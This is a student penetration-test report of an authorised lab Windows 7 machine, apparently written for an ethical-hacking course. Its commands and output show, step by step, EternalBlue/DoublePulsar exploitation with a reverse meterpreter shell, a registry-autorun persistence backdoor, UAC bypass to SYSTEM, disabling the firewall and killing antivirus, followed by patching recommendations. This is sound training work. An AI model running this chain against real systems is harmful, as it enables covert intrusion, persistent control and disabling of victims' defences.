PROJECT REPORT

"CERTIFIED ETHICAL HACKING PROFESSIONAL"

AT

INDIAN CYBER SECURITY SOLUTIONS

SA 33 , Salt Lake, Sector II, Kolkata - 700091


TANMOY PURKAIT

TABLE OF CONTENTS

DASHBOARD

A White-Box penetration testing was conducted on the Target Machines as enlisted in the "Scope of Work" with prior permission from the concerned authorities. The Pen-tester was assigned an IP in the same local network as that of the target machine. Efforts were placed on the identification and exploitation of security weaknesses that could allow a local attacker to gain unauthorized access to administrative data. The attacks were conducted with the level of access that a general local user would have.

The following pie graph enlists the vulnerabilities of the target machine in a graphical enumeration.



SCOPE OF WORK

IPV4 ADDRESS	OPERATING SYSTEM
192.168.1.101	Windows 7 Home Basic 6.1

FOOTPRINTING

IP ADDRESS-192.168.1.101

We fire up Nmap and run an intense scan to obtain the port details and other host details. The results obtained are attached below:

```
root@kali:~# nmap -A -v 192.168.1.101
```

PORT DETAILS-

```
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
49158/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 00:0C:29:9E:FF:A6 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
```

HOST DETAILS

```
MAC Address: 00:0C:29:9E:FF:A6 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Uptime guess: 0.112 days (since Thu Jul  6 20:51:25 2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: WIN-78R8H6H6KJE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -5s, deviation: 0s, median: -5s
| nbstat: NetBIOS name: WIN-78R8H6H6KJE, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:9e:ff:a6 (VMware)
| Names:
|   WIN-78R8H6H6KJE<20>  Flags: <unique><active>
|   WIN-78R8H6H6KJE<00>  Flags: <unique><active>
|   WORKGROUP<00>        Flags: <group><active>
|_  WORKGROUP<1e>        Flags: <group><active>
| smb-os-discovery:
|   OS: Windows 7 Home Basic 7601 Service Pack 1 (Windows 7 Home Basic 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-78R8H6H6KJE
|   NetBIOS computer name: WIN-78R8H6H6KJE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2017-07-06T23:33:10+05:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol
```

VULNERABILITY ANALYSIS

MICROSOFT WINDOWS SMBV1 VULNERABILITY(MS17-010)

TARGET-192.168.1.101

CRITICAL

Nessus Scan shows the listed vulnerabilities in the target machine.

Severity ▲	Plugin Name	Plugin Family	Count
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAM...	Windows	1
CRITICAL	SMB Server DOUBLEPULSAR Backdoor / Implant Detection (EternalRocks)	Windows	1
MEDIUM	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed che...	Windows	1
MEDIUM	SMB Signing Disabled	Misc.	1
INFO	DCE Services Enumeration	Windows	7
INFO	Nessus SYN scanner	Port scanners	3

Description:

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities.

-Nessus detected the presence of DOUBLEPULSAR on the remote Windows host. DOUBLEPULSAR is one of multiple Equation Group SMB implants and backdoors disclosed on 2017/04/14 by a group known as the Shadow Brokers. The implant allows an unauthenticated, remote attacker to use SMB as a covert channel to exfiltrate data, launch remote commands, or execute arbitrary code. EternalRocks is a worm that propagates by utilizing DOUBLEPULSAR.

-The remote Windows host is affected by an elevation of privilege vulnerability in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker able to intercept communications between a client and a server hosting a SAM database can exploit this to force the authentication level to downgrade, allowing the attacker to impersonate an authenticated user and access the SAM database.

We also fire up Metasploit-Framework and run an auxiliary scan to confirm the MS17_010 vulnerability.

```
msf > search ms17_010

Matching Modules
================

   Name                                      Disclosure Date  Rank     Description
   ----                                      ---------------  ----     -----------
   auxiliary/scanner/smb/smb_ms17_010                         normal   MS17-010 SMB RCE Detection
   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption


msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      445              yes       The SMB service port (TCP)
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf auxiliary(smb_ms17_010) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(smb_ms17_010) > exploit

[+] 192.168.1.101:445     - Host is likely VULNERABLE to MS17-010!  (Windows 7 Home Basic 7601 Service Pack 1)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_ms17_010) >
```

We see that the target is vulnerable.

EXPLOITATION

We load the Eternalblue Doublepulsar module in Metasploit and proceed as follows:

```
msf > use exploits/windows/smb/eternalblue_doublepulsar
msf exploit(eternalblue_doublepulsar) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):

   Name                Current Setting                                  Required  Description
   ----                ---------------                                  --------  -----------
   DOUBLEPULSARPATH    /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes       Path directory of Doublepulsar
   ETERNALBLUEPATH     /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes       Path directory of Eternalblue
   PROCESSINJECT       wlms.exe                                         yes       Name of process to inject into (Change to lsass.exe for x64)
   RHOST                                                                yes       The target address
   RPORT               445                                              yes       The SMB service port (TCP)
   TARGETARCHITECTURE  x86                                              yes       Target Architecture (Accepted: x86, x64)
   WINEPATH            /root/.wine/drive_c/                             yes       WINE drive_c path


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   8   Windows 7 (all services pack) (x86) (x64)
```

Next, we set the different required settings for the module to work including the options for the corresponding payload set (here, windows/x64/meterpreter/reverse_tcp).

After all the settings have been set, we verify it and then start the execution.

```
msf exploit(eternalblue_doublepulsar) > set processinject lsass.exe
processinject => lsass.exe
msf exploit(eternalblue_doublepulsar) > set targetarchitecture x64
targetarchitecture => x64
msf exploit(eternalblue_doublepulsar) > set rhost 192.168.1.101
rhost => 192.168.1.101
msf exploit(eternalblue_doublepulsar) > set lhost 192.168.1.103
lhost => 192.168.1.103
msf exploit(eternalblue_doublepulsar) > show options

Module options (exploit/windows/smb/eternalblue_doublepulsar):

   Name                Current Setting                                  Required  Description
   ----                ---------------                                  --------  -----------
   DOUBLEPULSARPATH    /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes       Path directory of Doublepulsar
   ETERNALBLUEPATH     /root/Eternalblue-Doublepulsar-Metasploit/deps/  yes       Path directory of Eternalblue
   PROCESSINJECT       lsass.exe                                        yes       Name of process to inject into (Change to lsass.exe for x64)
   RHOST               192.168.1.101                                    yes       The target address
   RPORT               445                                              yes       The SMB service port (TCP)
   TARGETARCHITECTURE  x64                                              yes       Target Architecture (Accepted: x86, x64)
   WINEPATH            /root/.wine/drive_c/                             yes       WINE drive_c path


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.103    yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   8   Windows 7 (all services pack) (x86) (x64)


msf exploit(eternalblue_doublepulsar) > exploit

[*] Started reverse TCP handler on 192.168.1.103:4444
[*] 192.168.1.101:445 - Generating Eternalblue XML data
[*] 192.168.1.101:445 - Generating Doublepulsar XML data
[*] 192.168.1.101:445 - Generating payload DLL for Doublepulsar
[*] 192.168.1.101:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.1.101:445 - Launching Eternalblue...
[+] 192.168.1.101:445 - Pwned! Eternalblue success!
[*] 192.168.1.101:445 - Launching Doublepulsar...
[*] Sending stage (1189423 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.103:4444 -> 192.168.1.101:52873) at 2017-07-06 23:49:37 +0530
[+] 192.168.1.101:445 - Remote code executed... 3... 2... 1...

meterpreter >
```

Voila ! We have gained a meterpreter session.

Next, we migrate the current process to another process on the target machine, to prevent session expiry.

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 268   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 296   508   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 348   340   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 400   340   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 412   392   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 416   508   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\system32\svchost.exe
 460   392   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\winlogon.exe
 508   400   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\services.exe
 516   400   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsass.exe
 524   400   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\lsm.exe
 588   508   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\system32\svchost.exe
 1464  1488  cmd.exe               x64   1        WIN-78R8H6H6KJE\Tanmoy Purkait  C:\Windows\system32\cmd.exe
 1472  872   dwm.exe               x64   1        WIN-78R8H6H6KJE\Tanmoy Purkait  C:\Windows\system32\Dwm.exe
 1488  1456  explorer.exe          x64   1        WIN-78R8H6H6KJE\Tanmoy Purkait  C:\Windows\Explorer.EXE
 1524  1276  DCSHelper.exe         x86   1        WIN-78R8H6H6KJE\Tanmoy Purkait  C:\ProgramData\DatacardService\DCSHelper.exe
 1788  1316  ouc.exe               x86   0        NT AUTHORITY\SYSTEM           C:\ProgramData\MBlaze\OnlineUpdate\ouc.exe
 1800  508   ducservice.exe        x86   0        NT AUTHORITY\SYSTEM           C:\Program Files (x86)\No-IP\ducservice.exe
 1820  1488  vmtoolsd.exe          x64   1        WIN-78R8H6H6KJE\Tanmoy Purkait  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
meterpreter > migrate 1488
[*] Migrating from 2808 to 1488...
[*] Migration completed successfully.
```

Next, we run the persistence.rb script preloaded in Metasploit, to implant a backdoor in the target machine so as to receive connections via a specific port for a specific payload when a user boots or logs in to the target machine. The target machine sends out connections via a random port to a specified IP address and port of the attacker machine. This is done constantly after regular intervals of time, and hence the name persistence.

```
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back

meterpreter > run persistence -P windows/x64/meterpreter/reverse_tcp -U -X -i 10 -p 2222 -r 192.168.1.103

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WIN-78R8H6H6KJE_20170706.5221/WIN-78R8H6H6KJE_20170706.5221.rc
[*] Creating Payload=windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.103 LPORT=2222
[*] Persistent agent script is 10857 bytes long
[+] Persistent Script written to C:\Users\TANMOY~1\AppData\Local\Temp\KbGFZnET.vbs
[*] Executing script C:\Users\TANMOY~1\AppData\Local\Temp\KbGFZnET.vbs
[+] Agent executed with PID 2812
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\wgCKykLOJ
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\wgCKykLOJ
meterpreter >
```

We create a listener on the specified port to check whether the sent payload worked or not.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set lhost 192.168.1.103
lhost => 192.168.1.103
msf exploit(handler) > set lport 2222
lport => 2222
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.103:2222
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.103:2222 -> 192.168.1.101:52906) at 2017-07-06 23:54:30 +0530

meterpreter >
```


We exit the current meterpreter session to check the persistence.

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] 192.168.1.101 - Meterpreter session 1 closed.  Reason: User exit
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.103:2222
[*] Starting the payload handler...
[*] Sending stage (1189423 bytes) to 192.168.1.101
[*] Meterpreter session 2 opened (192.168.1.103:2222 -> 192.168.1.101:52959) at 2017-07-07 00:03:27 +0530

meterpreter >
```

Hurrah ! We got another meterpreter session almost immediately. This worked like a charm !

Next, we run the VNC script preloaded in Metasploit to view the target machine's display.

```
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.103 LPORT=4545
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\Users\TANMOY~1\AppData\Local\Temp\PURGBGTmp.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.1.103:4545...
meterpreter > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
No authentication needed
Authentication successful
Desktop name "win-78r8h6h6kje"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```



And yes, we got the VNC viewer up and running.

PRIVILEGE ESCALATION

We now try to escalate our privileges to a system administrator in the target machine.

```
meterpreter > getuid
Server username: WIN-78R8H6H6KJE\Tanmoy Purkait
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 1...
msf exploit(eternalblue_doublepulsar) > use exploit/windows/local/ask
msf exploit(ask) > show options

Module options (exploit/windows/local/ask):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   FILENAME                    no        File name on disk
   PATH                        no        Location on disk, %TEMP% used if not set
   SESSION                     yes       The session to run this module on.
   TECHNIQUE  EXE              yes       Technique to use (Accepted: PSH, EXE)


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf exploit(ask) > set FILENAME explorer.exe
FILENAME => explorer.exe
msf exploit(ask) > set session 1
session => 1
msf exploit(ask) > exploit

[*] Started reverse TCP handler on 192.168.1.103:4444
[*] UAC is Enabled, checking level...
[*] The user will be prompted, wait for them to click 'Ok'
[*] Uploading explorer.exe - 73802 bytes to the filesystem...
[*] Executing Command!
[*] Sending stage (957487 bytes) to 192.168.1.101
[*] Meterpreter session 2 opened (192.168.1.103:4444 -> 192.168.1.101:52921) at 2017-07-06 23:56:50 +0530

meterpreter > getuid
Server username: WIN-78R8H6H6KJE\Tanmoy Purkait
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

And as it says, we got the System!!

Now we dig deeper and let's see if we use our escalated privileges to turn off firewall or uninstall any program or disable antivirus programs.

We drop into the windows command line by typing "shell" in the meterpreter session.

```
meterpreter > shell
Process 2312 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>wmic product get name
wmic product get name
Name
Java 8 Update 131 (64-bit)
Microsoft .NET Framework 4.5.2
Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161
Adobe Refresh Manager
Adobe Acrobat Reader DC
Google Update Helper

C:\Windows\system32>wmic product where name="Adobe Acrobat Reader DC" call uninstall/nointeractive
wmic product where name="Adobe Acrobat Reader DC" call uninstall/nointeractive
Executing (\\WIN-78R8H6H6KJE\ROOT\CIMV2:Win32_Product.IdentifyingNumber="{AC76BA86-7AD7-1033-7B44-AC0F074E4100}",Name="Adobe Acrobat Reader DC",Version="17.009.20044")->Uninstall()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ReturnValue = 0;
};
```

We actually can uninstall any program installed without the user noticing as no prompt will be triggered.

```
C:\Windows\system32>netsh firewall set opmode mode=disable
netsh firewall set opmode mode=disable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .

Ok.
```

And now we have successfully disabled the Firewall of the system making it prone to wide range of attacks. Next we kill off antivirus services on the system making it a just a toy to play with.

```
meterpreter > run killav

[!] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [...]
[*] Killing Antivirus services on the target...
[*] Killing off cmd.exe...
[*] Killing off cmd.exe...
```

Thus, the system is completely compromised without the user even having a clue about it.

RECOMMENDATIONS:

- ✓ Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8. For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.
- ✓ Remove the DOUBLEPULSAR backdoor / implant and disable SMBv1.
- ✓ Keep your system updated all the time.
- ✓ Install an antivirus software and make sure the databases are updated on a regular basis.
- ✓ Do not grant administrative privileges to any unknown service or program without verifying its source or signature.
- ✓ Be cautious all the time and maintain the system well.
- ✓ Foreign devices should be allowed only after scanning.